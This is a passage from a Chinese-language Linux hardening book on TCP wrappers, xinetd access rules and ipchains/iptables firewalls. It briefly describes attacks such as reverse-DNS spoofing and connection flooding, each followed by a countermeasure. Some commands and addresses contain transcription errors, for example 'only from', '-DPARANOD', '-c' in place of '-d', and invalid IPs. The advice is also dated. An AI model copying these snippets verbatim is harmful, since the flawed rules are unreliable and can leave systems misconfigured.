我们从最简单和最安全的配置开始介绍。例如, 假设某个名为 `test.example.com` 的远程机器尝试 `telnet` 到系统的23端口 (标准 `telnet` 端口)。在试图建立连接时, `tcpd` 首先扫描 `/etc/hosts.allow`:

```
# /etc/hosts.allow
# empty
```

然后扫描 `/etc/hosts.deny`:

```
# /etc/hosts.deny
```

```
ALL: ALL
```

请注意, 在 `/etc/hosts.allow` 中没有规则, 因此, `test.example.com` 不会因匹配 `allow` 规则而被允许访问。因为 `/etc/hosts.allow` 没有授权该连接, 所以需要搜索 `/etc/hosts.deny`, 然后 `tcpd` 就找到:

```
ALL: ALL
```


即拒绝任何机器访问任何服务。因此，来自 test.example.com 的 telnet 访问被拒绝。

这个配置虽然安全，但不是很有用，因为它拒绝任何机器访问任何服务，包括本地主机。

```
machine# telnet localhost
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^J'.
Connection closed by foreign host.
machine#
```

如果希望允许来自 localhost 的 telnet 访问，则应把如下规则添加到 /etc/hosts.allow：

```
# /etc/hosts.allow
in.telnetd: 127.0.0.1
```

即允许机器 127.0.0.1，也就是所谓的 localhost 连向 telnet 服务的端口 23。

自己的 localhost 当然是可信主机，因此允许它访问所有服务：

```
# /etc/hosts.allow
ALL: 127.0.0.1
```

这个 /etc/hosts.allow 允许 localhost 连向系统中所有正在运行的服务：telnet、FTP、Ssh、POP3 等。

通常，还有一些其他的可信主机，允许它们完全自由地连接系统提供的服务，因此也能把它们添加在这一行内。可用空格或逗号分隔该行内的各客户机：

```
# /etc/hosts.allow
ALL: 127.0.0.1 trusted.machine.example.com .example.org
```

注意

trusted.machine.example.com 项只与相应的客户机匹配，而 *.example.org* 项（必须要有前导点号）匹配该域中的所有机器（即 *client1.example.org*、*client2.example.org* 等等）。

完整的匹配规则如下所示。

- ▼ 如果项以前导点号 (.) 开始，它匹配该域内的所有客户机。例如，*.example.com* 匹配 *client1.example.com*，也匹配 *mail.internal.example.com*。
- 如果项以点号 (.) 结尾，它匹配所有前缀相同的客户机。如 *192.168.* 与所有类似于 *192.168.x.x* 的 IP 地址匹配。

- 如果项以“@”开始,就被认作是NIS网络组(netgroup)名。例如,规则sshd: @trustedhosts将允许trustedhosts网络组中的机器访问SSH。
- ▲ 如果项格式为x.x.x.x/y.y.y.y,就被认作是网络掩码对。如果客户机的IP地址在该掩码对对应的范围内(即IP与y.y.y.y按位“与”后与x.x.x.x相等)。例如,192.168.1.0/255.255.255.0将匹配所有IP地址在192.168.1.0~192.168.1.255范围内的机器。

如果Linux系统被用作POP邮件服务器,大概就会希望允许所有机器连接到pop3端口(端口110),因此需要在/etc/hosts.allow中添加相应内容:

```
# /etc/hosts.allow
ALL: 127.0.0.1 trusted.machine.example.com .example.org
ipop3d: ALL
```

这里术语ALL是通配符。TCP封装器支持如下通配符:

- ▼ ALL 匹配所有客户机。
- LOCAL 匹配所有不包含点号(.)的机器。
- UNKNOWN 匹配任何名称或地址未知的客户机(必须小心使用)。
- KNOWN 匹配任何名称和地址已知的客户机(必须小心使用,可能会因为名字服务器的原因而临时无法获得主机名)。
- ▲ PARANOID 匹配任何名字与地址不匹配的客户机。

因此,为抵御telnet攻击,可在/etc/hosts.deny中写入规则ALL:ALL,以拒绝黑客的telnet连接。如果允许某机器使用telnet连接系统,可以将其添加到/etc/hosts.allow文件中。

```
telnetd: server1.example.com
```

一 使用 xinetd 实施主机访问控制

xinetd对inetd最重要的增强之一是内建访问控制能力,从而不再需要TCP封装器。它对服务可以实施如下访问控制:

- ▼ 类似于TCP封装器的控制:
 - 基于IP地址控制
 - 基于IP名控制
 - 基于域名控制
- ▲ 访问时间(例如将ftp访问限制在上午8点到下午5点之间)

在前面inetd控制主机访问的例子中，/etc/hosts.deny中的内容如下所示，以拒绝客户的任何访问。

```
ALL: ALL
```

而/etc/hosts.allow允许下列服务

```
ALL: 127.0.0.1 trusted.machine.example.com .example.org
ipop3d: ALL
telnetd: server1.example.com
```

为使xinetd拒绝所有机器的所有访问，应在/etc/xinetd.conf的defaults节中设置no_access属性，它等价于inetd在/etc/hosts.deny中设置ALL:ALL:

```
no_access = 0.0.0.0
```

注意

0.0.0.0匹配所有IP地址（类似TCP封装器中的ALL）。

另一个方法是使用属性only_from，同时不给它赋值。

```
only_from =
```

这种方式相比之下更好，因为之后我们还可在其后添加允许连接的特定主机。所以，在这里我们使用only_from，同时不给它赋值。

为在xinetd中允许特定机器的访问，即等价于/etc/hosts.allow的如下内容：

```
ALL: 127.0.0.1 trusted.machine.example.com .example.org
ipop3d: ALL
```

可以在defaults节或每个services节给only_from赋值。在这个例子中，因为允许某些机器和域连接所有服务，所以在defaults节中设置：

```
only_from = 127.0.0.1 trusted.machine.example.com .example.org
```

然后，如果需要，可以为每个服务指定允许连接的IP地址或名字。给only_from添加项时必须使用“+=”操作符。在这个例子中，ipop3d接收来自任何机器的连接，因此将下行添加到ipop3d的配置节中：

```
only_from += 0.0.0.0
```

现在，要拒绝来自黑客的telnet连接，并只允许server1.example.com访问，这一措施需要在telnet服务节中添加如下内容：

```
only from += server1.example.com
```

注意

可以用 `access times` 属性限制访问的时间, 如: `access_times=8:00-17:00`。

**伪造“可信”的反解析 DNS 地址**

| | |
|------|----|
| 流行度: | 7 |
| 简单度: | 10 |
| 影响力: | 8 |
| 风险率: | 7 |

黑客知道目标系统所在的域名, 他会假设系统的TCP封装器设置成允许该域中的所有机器访问系统服务, 通常这也是事实。因此, 他就会将自己主机的反解析DNS地址设置为属于该域的名字, 如下所示:

```
hackermachine$ host hackermachine.example.com
hackermachine.example.com has address 192.168.15.10
hackermachine$ host 192.168.15.10
10.15.168.192.1N-ADDR.ARPA domain name pointer trusted.target_network.com
```

这个黑客为了进入 `target_network.com`, 就将他的反解析DNS地址设置成属于可信域。

❶ 伪造反解析 DNS 地址对策

如果软件采用简单的预防措施, 这一攻击就不能得逞: 同时进行前向和反向DNS查询。首先, TCP封装器查询IP地址(前例中为192.168.15.10)对应的域名, 与前面一样, 将得到 `trusted.target_network.com`。然而, 它随后会查询 `trusted.target_network.com` 的IP。

```
target$ host trusted.target_network.com
target_network.com has address 10.28.162.52
```

因为反向和前向查询的结果不一致, TCP封装器就不会将该主机与 `/etc/hosts.allow` 中的任何规则匹配。

警告

很多软件总是一再犯错, 忘记检查反向DNS。因此, 如果编写或下载套接字程序, 最好将其用TCP封装器“封装”起来, 以避免受到这类攻击。如果是自己开发网络程序, 只需链接TCP封装器库, 就能自动支持TCP封装器(甚至是那些不由 `inetd` 启动的守护进程)。本章稍后将给出相应的例子。

在编译TCP封装器时使用-DPARANOD选项,它就会切断所有前向和反向DNS解析不一致的连接。当然,这也给那些想修改自己DNS项的系统管理员带来很多麻烦。但是,双向解析匹配也是惟一能够确定主机地址和域名是否真实的方法。如果系统管理员不能保持其DNS记录同步,那么还能相信他的系统的安全性吗?

注意

如果自己编译TCP封装器,应当指定-DPARANOID。这是多数版本的默认设置。

**来自信任域的攻击者**

| | |
|------|----|
| 流行度: | 4 |
| 简单度: | 10 |
| 影响力: | 9 |
| 风险率: | 8 |

如果怀疑某个IP名为trouble.example.org的员工准备离开公司,并察觉他有些不痛快并想毁坏公司Linux服务器上的重要信息。在这种情形下,就需要保护数据不被毁坏和窃取,但是,现在的设置是,来自example.org域的所有机器都可访问服务器。

一 在inetd中锁定域中的指定主机

为将该员工的机器锁定,可在/etc/hosts.allow中使用EXCEPT操作。

```
# /etc/hosts.allow

ALL: 127.0.0.1 trusted.machine.example.com \
      .example.org EXCEPT trouble.example.org
ipop3d: ALL
telnetd: server1.example.com
```

请注意,同一行内的机器不必都被允许访问。当然也可以将它们分别指定在单独的行中,如下所示:

```
# /etc/hosts.allow

ALL: 127.0.0.1
ALL: trusted.machine.example.com
ALL: .example.org EXCEPT trouble.example.org
```

```
ipop3d: ALL
telnetd: server1.example.com
```

另一个锁定这个用户机器的方法是删除它的反向DNS记录,使该机器不能映射到任何域名,从而不会匹配任何单纯基于主机名的规则。

注意

如果删除反向DNS记录之后,而仍然存在与其IP地址匹配的规则,他就仍然能够访问被TCP封装器“封装”的服务。

一 在 xinetd 中锁定域中的指定主机

为锁定可信域中的指定主机,可使用no_access。

```
no_access = trouble.example.org
```

现在,即使我们允许来自.example.org域的访问,也将拒绝trouble example org发出的连接请求。



攻击非 inetd/xinetd 服务

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 8 |
| 影响力: | 6 |
| 风险率: | 7 |

并不是所有的Internet服务都是由inetd或xinetd启动的,例如Ssh。因此,不能使用TCP封装器或xinetd来限制黑客对这些服务的访问。此时,即使我们拒绝黑客经由telnet或FTP访问系统,他也能够使用Ssh建立连接。

一 编译时连接 TCP 封装器库

许多Internet程序允许在编译时链接TCP封装器库,Ssh就是这样。配置SSH时,直接把--with-tcp-wrappers选项传入configure程序。然后就可以将其添加到/etc/hosts.allow中,如下所示:

```
sshd: .example.com .trusted_network.org trusted_machine.example.org
```

❶ 请求程序维护者支持 TCP 封装器

如果想要“封装”的程序不支持TCP封装器，也可以请求维护者添加必要的代码来支持它。但是，这样做并不总能成功。但是，如果你知道怎样添加这个功能并向维护者提供相应补丁，那么就更有可能会获得成功。

❷ 自行实现对 TCP 封装器的支持

开源软件意味着可以得到源代码，因此我们可以修改它以满足自己的需要。下面的例子给出了在一个Internet服务程序中添加TCP封装器支持所需的代码。这个例子取自stunnel(<http://www.stunnel.org/>)，它假设需要配置的程序使用C语言，并且定义了预处理变量USE_LIBWRAP。

下列头文件是必需的，因此应将它们放置在C程序的开头：

```
/* TCP wrapper */
#ifdef USE_LIBWRAP
#include <tcpd.h>
int allow_severity=LOG_NOTICE;
int deny_severity=LOG_WARNING;
#endif
```

在处理连接的函数中，添加如下变量声明：

```
#ifdef USE_LIBWRAP
    struct request_info request;
#endif
```

然后，在连接建立后，使用该连接前，调用TCP封装器库的hosts_access函数以确定应当是处理该连接还是直接断开：

```
#ifdef USE_LIBWRAP
    request_init(&request, RQ_DAEMON, options.servname, RQ_FILE, local, 0);
    fromhost(&request);
    if (!hosts_access(&request)) {
        log(LOG_WARNING, "Connection from %s:%d REFUSED by libwrap",
            inet_ntoa(addr.sin_addr), ntohs(addr.sin_port));
        log(LOG_DEBUG, "See hosts_access(5) for details");
        goto cleanup_local;
    }
}
```

```
#endif
```

注意

实际的代码可能和这个例子有细微差别。也许它以不同的方式记录警告和调试声明，或者也有可能认为应当避免使用goto语句。但不论怎样，实际代码应当和这里给出的非常类似。

**攻击脆弱的TCP封装器规则**

| | |
|------|---|
| 流行度: | 4 |
| 简单度: | 8 |
| 影响力: | 8 |
| 风险率: | 6 |

在安装了TCP封装器，并在/etc/hosts.allow和/etc/hosts.deny中添加了相应的规则之后，管理员发现TCP封装器没有正确工作。幸运的是，他通过手工检查所允许的连接确定了这个问题，但很多时候这很难发现，特别是在黑客开始攻击那些应受保护的网络安全服务时。

如果发现TCP封装器不能成功拒绝那些应当拒绝的访问，通常是由于在某个配置文件中的笔误。

**检查TCP封装器规则的正确性**

程序tcpdchk和tcpdmatch是检验TCP封装器规则的工具，可检查/etc/inetd.conf、/etc/hosts.allow和/etc/hosts.deny等文件。

使用tcpdchk检验TCP封装器规则的正确性

程序tcpdchk检查TCP封装器的配置，并报告所发现的所有实际或潜在的问题。这个程序检查/etc/hosts.allow和/etc/hosts.deny文件，并将其内容与/etc/inetd.conf相比较。

```
tcpdchk [-a] [-d] [-i inet_conf] [-v]
```

tcpdchk能够发现的问题包括：

- ▼ 非法路径名
- 在/etc/hosts.allow和/etc/hosts.deny规则中出现的服务不由tcpd控制（如httpd）
- 不应当被封装的服务
- 非法主机名
- 错误的IP地址格式



■ 名字/地址冲突的主机

▲ 通配符语法错误

此外, `tcpdchk` 通常也提供怎样改正问题的信息。

`tcpdchk` 有如下选项。

| 选项 | 定义 |
|---------------------------|--|
| <code>-a</code> | 报告不使用显式 ALLOW 就授权访问的规则 (只在以 <code>-DPROCESS_OPTIONS</code> 编译 TCP 封装器时才使用) |
| <code>-d</code> | 在当前目录下使用 <code>/etc/hosts.allow</code> 和 <code>/etc/hosts.deny</code> |
| <code>-i inet_conf</code> | 使用 <code>inet_conf</code> 而不是 <code>/etc/inetd.conf</code> |
| <code>-v</code> | 进入详细模式 |

使用 `tcpdmatch` 检查 TCP 封装器配置

对于给定的服务请求, 程序 `tcpdmatch` 检查 TCP 封装器配置并确定它如何被处理。为此, `tcpdmatch` 检查访问控制表 `/etc/hosts.allow`、`/etc/hosts.deny` 和 `/etc/inetd.conf`。在找到匹配项时, 就打印匹配的规则, 以及与之相关的 shell 命令。

`tcpdmatch` 的语法如下:

```
tcpdmatch [-d] [-i inet_conf] daemon client
```

`tcpdmatch` 有如下选项:

| 选项 | 定义 |
|---------------------------|---|
| <code>-d</code> | 在当前目录下使用 <code>/etc/hosts.allow</code> 和 <code>/etc/hosts.deny</code> |
| <code>-i inet_conf</code> | 使用 <code>inet_conf</code> 而不是 <code>/etc/inetd.conf</code> |

下面这个例子检查 TCP 封装器配置以确定来自 `localhost` 的 `telnet` 连接的处理方法:

```
machine# tcpdmatch in.telnetd localhost
client: hostname localhost
client: address 127.0.0.1
server: process in.telnetd
matched: /etc/hosts.allow line 7
access: granted
```

下面这个例子检查TCP封装器配置以确定来自123.266.7.8的Ssh连接的处理方法:

```
machine# tcpdmatch sshd 123.266.7.8
warning: sshd: no such process name in /etc/inetd.conf
client: address 123.266.7.8
server: process sshd
matched: /etc/hosts.deny line 11
access: denied
```

注意

第二个例子中给出警告 *no such process name* 是因为 *sshd* 是一个单独的守护进程, 而不需要由 *inetd* 启动。因此, 这个警告是预料之中的事。也可以使用 *sshd -i*, 即可由 *inetd* 来启动 *sshd*, 但这会导致严重的性能问题, 因为每个 *ssh* 服务器都必须创建自己的随机数发生器和临时密钥。这有很大的工作量, 并会花费不少处理时间。因此大部分的人更愿意以守护进程模式运行 *ssh*。



针对由inetd启动服务的资源耗尽攻击

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 6 |
| 影响力: | 8 |
| 风险率: | 6 |

使用TCP封装器, 就可以对telnet实现主机访问控制。然而, 如果黑客已经侵入了某个允许访问系统的机器, 就能够连接过来。虽然无法提供正确用户名/口令以进入系统, 但仍可以通过数以千计的telnet连接对系统发动资源耗尽攻击。这些连接耗尽了系统的资源和进程, 导致机器负载过重, 从而不能响应合法的连接(如HTTP或FTP)。

❶ 使用tcpserver防御资源耗尽攻击

如果系统没有使用xinetd, 可以用tcpserver来限制连向服务的连接数量。这个程序也允许管理员配置主机访问控制, 其功能与TCP封装器相同。此外, 每个需要限制连接数的服务都要运行自己的tcpserver, 这一点与inetd和xinetd不同。可以在<http://cr.yp.to/ycspi-tcp.html>找到tcpserver。

❶ 使用xinetd防御资源耗尽攻击

xinetd中有两个内建功能有助于对付资源耗尽问题:

- ▼ 限制每个服务的并发连接数。
- ▲ 限制每个IP地址连向单个服务的连接数。

在本章前面使用xconv.pl将/etc/inetd.conf转换为/etc/xinetd.conf的例子中，自动配置了这两个功能。运行该程序时，它在 defaults 节中写入了如下两行

```
instances = 25
per_source = 5
```

在这个配置中，instances值设定每个服务的并发连接数上限为25（也就是说，同一时间只能有25个telnet会话），per_source值设定每个IP地址连向单个服务的连接数上限为5。

13.2 防火墙：内核级访问控制

很明显，防火墙可以防止火势蔓延。在建筑中，防火墙是一堵将建筑完全隔为两个部分的砖墙。在汽车中，防火墙将乘客和发动机隔开。

类似地，Internet防火墙的用途是保护我们的机器（或本地网络）免遭来自外网空间的攻击。为提供这一保护，防火墙必须将黑客挡在内部机器或网络之外，但仍允许合法用户安全访问。此外，防火墙也能通过限制内部用户所能进行的Internet访问来保护他们。

防火墙要比通过TCP封装器或xinetd实现的主机访问控制更加安全。这是因为防火墙能够阻止黑客到达受保护机器的端口，而TCP封装器是针对已到达系统的连接请求所采取的安全措施。可以做一个类比，Linux防火墙相当于建筑中的防火墙，使火势不能殃及人们，而TCP封装器就类似于石棉防火衣——火势已在身边，但仍可通过它来抵御。理想的情形当然是将火势挡在建筑的另一边。

在www.hackingLinuxexposed.com上列出了我们建议阅读的防火墙书籍。

13.2.1 防火墙类型

有两类主要的防火墙：

- ▼ **应用代理服务器** 解析指定的协议并根据要求建立连接。通常包括内容过滤功能（例如，阻塞JavaScript）。
- ▲ **包过滤防火墙** 根据源和/或目的地址有选择地接收或拒绝数据包。它通常并不解析相应协议，所以不执行内容检查。

注意

许多防火墙,特别是商业版本,通常整合了这两种类型。它们通常被称为有状态包过滤器,因为它们维护某些会话状态以支持类似FTP的协议,同时又基于数据包过滤,以便快速处理。

代理服务器

代理服务器通常用于控制和监视外出流量。最常见的类型是用户在进行某些Internet访问之前必须先登录代理。例如,如果局域网内的用户想要连接test.example.com,首先需要登录代理服务器,然后再从该代理服务器登录到test.example.com。

```
machine$ telnet proxy.example.org
```

```
Connected to proxy.example.org
```

```
proxy login: proxyuser
```

```
proxy password: *****
```

```
proxy> telnet test.example.com
```

```
Connected to test.example.com
```

```
Red Hat Linux release 6.1 (Cartman)
```

```
Kernel 2.2.12-20 on an i686
```

```
login:
```

代理服务器把用户的活动记录到日志文件中。日志内容可以包括每个下载的文件和访问的URL。

包过滤防火墙

数据并不以大块方式在网上传输,而是拆散为称之为数据包的单独小块。数据包的开头,称为header(报头),指明数据包的目的地址、源地址、类型和其他管理信息。紧跟着header的是数据,称为body(数据体)。数据包到达目的地后,目标机内核组装收到的数据包,恢复出原始数据流。



13.2.2 Linux 包过滤

在Linux中,包过滤功能集成在内核中。数据只有当匹配称之为filter的规则集时才允许通过防火墙。数据包到达时,根据其类型(telnet、ftp)、源地址、源端口、目的地址和目的端口来进行过滤。

设置防火墙的程序取决于系统内核版本。如果系统运行的是2.2版的内核,应当使用ipchains来构造防火墙。如果内核版本为2.4,则应使用iptables。

在编写本书时,2.4版内核刚刚发布,还没有应用在很多Linux发布中。因此,本书的多数用户可能都在运行2.2内核,下面将集中介绍ipchains和相应的例子。

包过滤器检查数据包的头部并确定所应采取的动作:

- ▼ 接受数据包,即允许它通过。
- 回绝(reject)数据包,丢弃它并告诉源地址数据包被拒绝。
- ▲ 拒绝(deny)数据包,直接丢弃它,就好像没有接到该数据包。

接受数据包

下例中的系统被配置成接受连向SMTP端口的连接。此时,用户被允许连接,并且Sendmail给出响应:

```
machine1$ telnet mail.example.com 25
Trying 192.163.1.2...
Connected to mail.example.com.
Escape character is '^]'.
220 mail.example.com ESMTP Sendmail 8.11.0/8.11.0; Wed, 21 Feb 2001 20:43:09
-0600
```

回绝数据包

下例中的系统被配置成回绝连向SMTP端口的连接。此时,用户不能连接该端口,但系统返回拒绝连接的信息:

```
machine1$ telnet mail.example.com 25
Trying 192.168.1.2...
telnet: Unable to connect to remote host: Connection refused
```

拒绝数据包

下例中的系统被配置成拒绝连向SMTP端口的连接。此时，用户的连接请求被直接挂起。而且也没有告知用户不能连接。实际上，并没有任何响应。用户只能等待连接最后超时，或者因失去耐心而终止连接：

```
machine1$ telnet mail.example.com 25
Trying 192.168.1.2...
(connection hangs for over a minute.)
```

技巧

这些例子表明建立包过滤防火墙时最高效的策略是拒绝数据包。这样就能拒绝潜在的黑客访问，并且不给出任何响应——他将不知道连接已经被拒绝，而该连接也被挂起，直到超时（这样极大延缓了端口扫描的速度）。

iptables 和 ipchains 的不同

Linux 2.4 彻底重写了包过滤代码以使之更为强大。相应系统称为 Netfilter，控制其规则集的程序是 iptables。iptables 类似于 ipchains，但存在一些区别。一旦了解了这些区别，就很容易将 ipchains 转换为 iptables。它们之间的区别有：

- ▼ 内建 chain 名现在为大写（即 INPUT、OUTPUT、FORWARD 等）。
- 标志 -i 只用于入连接口，-o 只用于出连接口。
- TCP 和 UDP 端口现在需要指定 --source-port 或 --sport 和 --destination-port 或 --dport 选项，并且必须放置在 -p tcp 或 -p udp 之后。
- -y 标志现在改为 -syn，并必须放置在 -p tcp 之后。
- DENY 被 DROP 取代。
- MASQ 被改为 MASQUERADE，并使用不同的语法。
- ▲ 对状态检查（在本章稍后介绍）的支持不再需要内核模块。

技巧

如果想要了解 Netfilter 的更多信息，在 <http://netfilter.kernelnotes.org/> 上有一篇很不错的文章。

如果管理员花了大力气创建了基于 ipchains 的防火墙，则只需在 2.4 内核中包含 ipchains.o 模块就仍可正常使用。但更好的办法是查阅 <http://netfilter.kernelnotes.org/> 上的 iptables HOWTO

上的方法，将 ipchains 转换为 iptables。

状态检查

引入状态检查的概念是 iptables 所做的最重要的改变之一。有状态的防火墙不仅检查源、目的 IP 地址和端口，也监视所使用的通信协议，以确保该通信遵循相应的连接规则。例如，假设有状态防火墙允许内部机器连向远程机器的 HTTP 端口，则防火墙将监视它们之间建立的连接，确保其遵循 HTTP 协议。它可以确保发往远程机器的 GET、POST 或 HEAD 请求符合 HTTP 协议。之后，它也确保远程机器的响应信息包括 HTTP 报头和数据体。

警告

有状态防火墙保证如果用户连向远程机器的端口 80，其通信就会使用 HTTP 协议，而不会与那些碰巧运行于远程机器 HTTP 端口的破坏性程序交互。它对进入受保护网络的响应数据包进行检查，以提供额外的保护。但是，一个极有经验的黑客如果控制了通信双方，就只需修改其协议，使之看起来像 HTTP 即可。实际上，对于开放的 HTTP 协议而言，这一做法正在日益滥用，其中甚至包括那些“正式的”协议，如 SOAP。

13.2.3 阻塞特定的网络访问

现在介绍安全防火墙的设计基础，即阻塞对系统特定端口的访问。下面分别给出 ipchains（针对 2.2 内核）和 iptables（针对 2.4 内核）的例子。可以使用并扩展这些例子来创建安全和完整的防火墙。

不同防火墙的完整脚本例子，可参见 www.hackingLinuxexposed.com。

对机器的 ping 或 traceroute 尝试

| | |
|-----|---|
| 流行度 | 8 |
| 简单度 | 8 |
| 影响力 | 5 |
| 风险率 | 8 |

在第 3 章介绍了 ping 和 traceroute 这两个程序，它们是发现主机的网络可达性和确定连接路径的简单方法。黑客通常使用它们来搜寻值得攻击的目标。如果阻塞相应的服务，就有可能使自己不出现在黑客的视野中，这样就能不被注意，从而避免受到攻击。

下例中，黑客 ping 向某个正常响应的机器：

```
hackerbox# ping -c 1 192.168.1.102
```

```
PING 192.168.1.102 (192.168.1.102) from 10.5.5.108:56(84)bytes of data.
64 bytes from target.example.com (192.168.1.102): ICMP_seq=0 ttl=255 time=1.
140 ms
--- 192.168.1.102 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max/mdev = 1.140/1.140/1.140/0.000 ms
```

下面是对同一个机器的 traceroute 结果：

```
hackerbox# traceroute 192.168.1.102
traceroute to 192.168.1.102 (192.168.1.102), 30 hops max, 38 byte packets
1 hacker-firewall.hack_er.edu(192.168.2.1)2.892 ms 2.803 ms 2.746 ms
2 hacker-gateway.hack_er.edu(171.678.90.1)3.881 ms 3.789 ms 3.686 ms
  (more hops deleted)
13 velcci.example.com (192.168.1.1) 168.650 ms 183.821 ms 173.287 ms
14 target.example.com (192.168.1.102) 122.819 ms 87.835 ms 104.117 ms
```

traceroute 以从 1 开始递增的 TTL (time-to-live) 值发送 UDP 数据包，以确定源主机到目标机之间的各跳。-I 标志设定 traceroute 使用 ICMP 代替 UDP，如下所示：

```
hackerbox# traceroute -I 192.168.1.102
traceroute to 192.168.1.102 (192.168.1.102), 30 hops max, 38 byte packets
[same hops listed as above]
```

使用 ipchains 拒绝 ICMP ping 和 traceroute

对于 2.2 内核，可以使用 ipchains 来拒绝 ICMP ping 请求（也就是所谓的 ICMP 回波请求）。此时，应如下运行 ipchains 程序：

```
/sbin/ipchains -A input -s 0/0 echo-request -d 192.168.1.102 -p icmp -j DENY
```

-A 选项告诉 ipchains 将后面的规则添加到 input 规则集，以检查每个到达机器的流入数据包。这个命令指定对来自任何 IP 地址（-s 0/0），去往目标机器（-d 192.168.1.102）的 echo-request 类型的 ICMP 数据包（-p icmp），立即拒绝（-j DENY）。这将导致所有流向目标机器的 echo-request 数据包，不论其源地址是什么，都将被拒绝。

现在，如果黑客 ping 向该机器，连接就会失败。

```
hackerbox# ping -c 5 192.168.1.102
PING 192.168.1.102 (192.168.1.102) from 10.5.5.108:56(84) bytes of data.
--- 192.168.1.102 ping statistics ---
```


5 packets transmitted, 0 packets received, 100% packet loss

为对付 traceroute, 应拒绝所有流向端口 33435~33525 的 UDP 数据包:

```
/sbin/ipchains -A input -s 0/0 -d 192.168.1.102 -p udp 33435:33525 -j DENY
```

请注意, 这里使用 33435:33525 来指定端口范围。

如果黑客尝试 traceroute, 其输出结果与下面类似。

```
machine# traceroute 192.168.1.102
traceroute to 192.168.1.102 (192.168.1.102), 30 hops max, 38 byte packets
 1 hacker-firewall.hack_er.edu(192.168.2.1) 2.892 ms 2.803 ms 2.746 ms
 2 hacker-gateway.hack_er.edu(171.678.90.1) 3.881 ms 3.789 ms 3.686 ms
 (more hops deleted)
12 cisco.example.com (254.192.1.20) 158.888 ms 161.422 ms 160.884 ms
13 veloci.example.com (192.168.1.1) 168.650 ms 183.821 ms 173.287 ms
14 * * *
15 * * *
16 * * *
```

这里成功阻塞了发往目标机器 192.168.1.102 的数据包, 但是, 位于攻击者和目标机器之间的其他机器仍然一如以往地响应。理想情况下, 系统管理员应当将自己控制的所有机器都配置成拒绝这些数据包。

注意

这里阻塞的端口是 UNIX traceroute 使用的标准端口, traceroute 的其他实现可能会使用不同的端口。

一 使用 iptables 防火墙来拒绝连接

前面我们已经详细介绍了 ipchains 和 iptables 的不同。要转换上节给出的 ipchains 命令, 只需作如下改变:

- ▼ 将 ipchains 改为 iptables。
- 将 input 改为 INPUT。
- 在 echo -request 之前插入 -- icmp-type。
- 将端口号和数据包类型移到 -p 之后, 并在端口号之前加上 -- sport 或 -- dport。
- ▲ 将 DENY 改为 DROP。

将这些变化应用于阻塞 ping 的 ipchains 规则, 就得到如下的 iptables 命令:

```
/sbin/iptables -A INPUT -s 0/0 -d 192.168.1.102 -p icmp \
--icmp-type echo-request -j DROP
```

拒绝 traceroute 数据包的相应命令为：

```
/sbin/iptables -A INPUT -s 0/0 -d 192.168.1.102 -p udp \
--dport 33435:33525 -j DROP
```



telnet 端口连接尝试

| | |
|------|---|
| 流行度: | 8 |
| 简单度: | 8 |
| 影响力: | 5 |
| 风险率: | 7 |

我们的机器既与 Internet 相连，也处于内部网络之中。为允许内部网络的其他机器 telnet 进入我们的系统，必须提供这一服务。然而，向内部网络提供这个服务也意味着必须依赖 TCP 封装器来保护系统，拒绝来自 Internet 的 telnet 尝试。如果只使用 TCP 封装器，黑客就会知道端口是打开的，只不过拒绝他的连接。因此，她就会去尝试找到被允许建立 telnet 连接的其他可信主机。如果在内核彻底阻塞该端口，黑客就根本无法知道端口是否处于打开状态。

使用 ipchains 防火墙拒绝连接

使用防火墙规则，就可以拒绝从 Internet 流向系统的相应数据包。假设系统通过以太网卡 eth0 连向 Internet。则拒绝 telnet 数据包流入的 ipchains 规则为：

```
/sbin/ipchains -A input -i eth0 -s 0/0 -d 192.168.1.102 telnet -p tcp -j
DENY
```

这个例子也能简单地扩展到拒绝对其他服务的访问。如可以用如下命令拒绝 FTP 访问：

```
/sbin/ipchains -A input -i eth0 -s 0/0 -d 192.168.1.102 ftp -p tcp -j DENY
```

如下命令可拒绝 SMTP 访问。

```
/sbin/ipchains -A input -i eth0 -s 0/0 -c 192.168.1.102 smtp -p tcp -j DENY
```

13.2.4 防火墙策略

在 Linux 系统上创建防火墙时，我们建议遵循一个简单规则：拒绝所有未被显式许可的东西。

换句话说就是，应先确定允许哪些数据包（基于源、目的端口和IP地址）通过并创建相应的规则，所有其他数据包都应当被拒绝。这是最安全的方式。

实现这个策略的一种方法是启动防火墙并拒绝所有数据包，将所有被拒绝的数据包记录到日志文件中。然后，检查日志文件，注意那些被拒绝的数据包。如果发现应允许某个数据包通过（例如对于Web服务器，应允许流入端口80的数据包），就在ipchains/iptables规则集的起始处添加规则以允许该特定数据包通过。然后继续这一过程，直到系统决定提供的所有服务都能通过Internet访问。

注意

如果允许所有数据包流入某个端口（如Ssh），仍然应当使用TCP封装器以拒绝来自/etc/hosts.allow中指定的主机之外的连接。这样做也有一些别的好处，例如如果因意外错误配置了ipchains/iptables，或者因为升级而丢失了内核访问控制配置，TCP封装器这道防线仍能保护系统。

使用 ipchains 创建防火墙

我们创建防火墙时遵循上述策略：拒绝全部，然后允许特定数据包通过。这个过程的第一步是配置规则集策略(policy)。该策略定义规则集合的默认行为。我们希望处理流入数据包的默认规则是DENY，因此以如下规则开始：

```
/sbin/ipchains -P input DENY
```

警告

最好在机器的控制台上设置网络控制规则。如果远程设置，很可能会在无意之间因为某个错误或放错地方的规则而将自己锁在系统之外。如果发生这种情况，就只能退回去使用标准的远程管理工具。

现在我们要拒绝了所有流入数据包。只有那些显式提供规则的数据包才允许通过，而这里只有一条拒绝规则，不能记录所有被拒绝的数据包。为此，我们创建相应规则，拒绝所有流入的数据包并记录它们（使用-l选项）：

```
/sbin/ipchains -A input -j DENY -l
```

警告

记录所有被拒绝的数据包，尤其是在这种拒绝所有数据包的情形下，可能能够在很短的时间内生成巨大的日志文件，这取决于网络流量的规模。

假设系统是Web服务器,应该允许流向端口80的数据包通过。我们先检查日志文件(通常是/var/log/message),发现了与下面类似的记录:

```
Feb 23 14:50:21 machine1 kernel: Packet log: input DENY eth0
PROTO=6 10.1.1.252:1815 192.168.1.102:80 L=60 S=0x00 I=56261
F=0x4000 T=64 SYN (#1)
```

这一记录表明防火墙拒绝了流向系统(192.168.1.102)端口80的数据包。为允许这些数据通过,我们把相应规则添加在默认策略之后,拒绝和记录输入数据包的规则之前:

```
/sbin/ipchains -A input -s 0/0 -d 192.168.1.102 www -p tcp -j ACCEPT
```

